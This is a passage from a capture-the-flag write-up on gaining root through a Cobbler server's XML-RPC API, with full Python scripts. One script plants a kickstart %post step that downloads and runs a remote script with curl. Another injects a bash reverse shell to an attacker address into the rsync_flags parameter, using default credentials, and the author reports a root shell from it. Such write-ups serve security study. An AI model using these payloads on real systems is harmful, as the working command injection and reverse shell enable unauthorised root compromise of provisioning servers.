I encountered a problem when running the same script twice. It would complain about duplicate entries and later duplicate MAC addresses. To resolve this issue I generated the below script to wipe all changes and start fresh with each attempt.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
import xmlrpc.client

# Cobbler server configuration
COBBLER_URL = "http://localhost:25151"
USERNAME = "cobbler"
PASSWORD = "cobbler"

def remove_all_distros_and_profiles():
    try:
        # Connect to Cobbler
        proxy = xmlrpc.client.ServerProxy(COBBLER_URL)
        token = proxy.login(USERNAME, PASSWORD)
        print("[+] Authenticated. Token:", token)

        # Remove all profiles first (to avoid dependency issues)
        profiles = proxy.get_profiles(token)
        for profile in profiles:
            profile_name = profile["name"]
            print(f"[*] Removing profile: {profile_name}")
            proxy.remove_profile(profile_name, token)
        print("[+] All profiles removed.")

        # Remove all distros
        distros = proxy.get_distros(token)
        for distro in distros:
            distro_name = distro["name"]
            print(f"[*] Removing distro: {distro_name}")
            proxy.remove_distro(distro_name, token)
        print("[+] All distros removed.")

        # Sync Cobbler to apply changes
        print("[*] Syncing Cobbler...")
        proxy.sync(token)
        print("[+] Cobbler sync complete. All distros and profiles deleted.")

    except Exception as e:
        print(f"[-] Error: {e}")

if __name__ == "__main__":
    remove_all_distros_and_profiles()
Screenshot showing output of the above script.
RCE via Kickstart (Attempt #1)
While researching Cobbler I found a feature called kickstart which will execute a script before/after boot. It allowed bash commands to be executed which seemed like a viable method to get code execution. I modified the script so it will create a distro, profile and system then sync the changes. After creating the system I struggled to find a way to start it.
In hindsight this may not have made any sense because starting the system may not have been possible without a hypervisor in place and I did not see any hypervisor on the system. As a last resort I created a system that had PXE enabled and sent the wake on lan signal in an attempt to get the system to boot. In hindsight this also made no sense and was a long shot but it would have been interesting if that logic was implemented on the challenge.
Below is a copy of the script used for the first attempt.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
import xmlrpc.client

# Cobbler server configuration
COBBLER_URL = "http://localhost:25151"
USERNAME = "cobbler"
PASSWORD = "cobbler"

# Target system configuration
DISTRO_NAME = "pxe-distro"
KERNEL_PATH = "/boot/vmlinuz-6.1.0-37-amd64"
INITRD_PATH = "/boot/initrd.img-6.1.0-37-amd64"
PROFILE_NAME = "pxe-profile"
SYSTEM_NAME = "target-system"
MAC_ADDRESS = "00:50:56:94:ac:9b"  # Replace with target MAC
NETWORK_INTERFACE = "eth0"

# Kickstart template (same as before)
KICKSTART_TEMPLATE = """
# Kickstart template for code execution
text
lang en_US.UTF-8
keyboard us
network --bootproto=dhcp
rootpw --plaintext password
firewall --disabled
authconfig --enableshadow --enablemd5
selinux --disabled
timezone UTC
bootloader --location=mbr
zerombr
clearpart --all --initlabel
autopart

%post
# Fetch and execute a remote script (replace IP and path)
curl http://10.10.14.131/cmdout -o /tmp/cmdout
chmod +x /tmp/cmdout
/tmp/cmdout
%end
"""

def remove_duplicate_systems(proxy, token, system_name, mac_address):
    """Remove existing systems with the same name or MAC address."""
    systems = proxy.get_systems(token)
    for system in systems:
        if system["name"] == system_name or \
           (system["interfaces"] and system["interfaces"].get(NETWORK_INTERFACE, {}).get("mac_address") == mac_address):
            print(f"[*] Removing duplicate system: {system['name']}")
            proxy.remove_system(system["name"], token)

def main():
    try:
        proxy = xmlrpc.client.ServerProxy(COBBLER_URL)

        # Authenticate
        token = proxy.login(USERNAME, PASSWORD)
        print("[+] Authenticated. Token:", token)

        # Step 0: Remove duplicate systems (if any)
        remove_duplicate_systems(proxy, token, SYSTEM_NAME, MAC_ADDRESS)

        # Step 1: Create distro
        print("[*] Creating distro...")
        distro_id = proxy.new_distro(token)
        proxy.modify_distro(distro_id, "name", DISTRO_NAME, token)
        proxy.modify_distro(distro_id, "kernel", KERNEL_PATH, token)
        proxy.modify_distro(distro_id, "initrd", INITRD_PATH, token)
        proxy.save_distro(distro_id, token)
        print(f"[+] Distro '{DISTRO_NAME}' created.")

        # Step 2: Create profile
        print("[*] Creating profile...")
        profile_id = proxy.new_profile(token)
        proxy.modify_profile(profile_id, "name", PROFILE_NAME, token)
        proxy.modify_profile(profile_id, "distro", DISTRO_NAME, token)
        proxy.modify_profile(profile_id, "kickstart", KICKSTART_TEMPLATE, token)
        proxy.save_profile(profile_id, token)
        print(f"[+] Profile '{PROFILE_NAME}' created.")

        # Step 3: Add system and enable PXE boot
        print("[*] Creating system and enabling PXE...")
        system_id = proxy.new_system(token)
        proxy.modify_system(system_id, "name", SYSTEM_NAME, token)
        proxy.modify_system(system_id, "profile", PROFILE_NAME, token)
        proxy.modify_system(system_id, "netboot_enabled", True, token)  # Enable PXE
        proxy.modify_system(system_id, "interfaces", {
            NETWORK_INTERFACE: {
                "mac_address": MAC_ADDRESS,
                "static": False,  # Use DHCP
            }
        }, token)
        proxy.save_system(system_id, token)
        print(f"[+] System '{SYSTEM_NAME}' created with PXE enabled.")

        # Step 4: Sync Cobbler
        print("[*] Syncing Cobbler...")
        proxy.sync(token)
        print("[+] Cobbler sync complete. PXE boot is ready.")

    except Exception as e:
        print(f"[-] Error: {e}")

if __name__ == "__main__":
    main()
The below screenshot shows the output of the above script.

No call back was received on the web server. Overall the attempt was a failure.

RCE via Command Injection (Attempt #2)
With the assistance of others and some hints I managed to find the correct path. It turned out it was possible to inject commands into the rsync_flags parameter. Without the hints I don’t think I would have discovered it easily by myself because I could not find any public articles written about this vulnerability.
Below is a copy of the script used to take advantage of the command injection to execute a bash reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
import xmlrpc.client

cobbler_url = "http://127.0.0.1:25151/RPC2"
username = "cobbler"
password = "cobbler"

server = xmlrpc.client.ServerProxy(cobbler_url)

try:
    token = server.login(username, password)
    print("Login successful. Token:", token)
except xmlrpc.client.Fault as e:
    print("Login error:", e)
    exit(1)

# Reverse shell payload (runs as root)
malicious_rsync_flags = "--verbose; bash -c 'bash -i >& /dev/tcp/10.10.14.131/9001 0>&1' &"

import_options = {
    "path": "/var/www/cobbler/ks_mirror",
    "name": "test-import",
    "rsync_flags": malicious_rsync_flags
}

try:
    result = server.background_import(import_options, token)
    print("API call result:", result)
except xmlrpc.client.Fault as e:
    print("API call error:", e)
The below screenshot shows the output of the above script.


Successful call back on the listener proving code execution was achieved. Reverse shell returned as the root user. Root flag captured.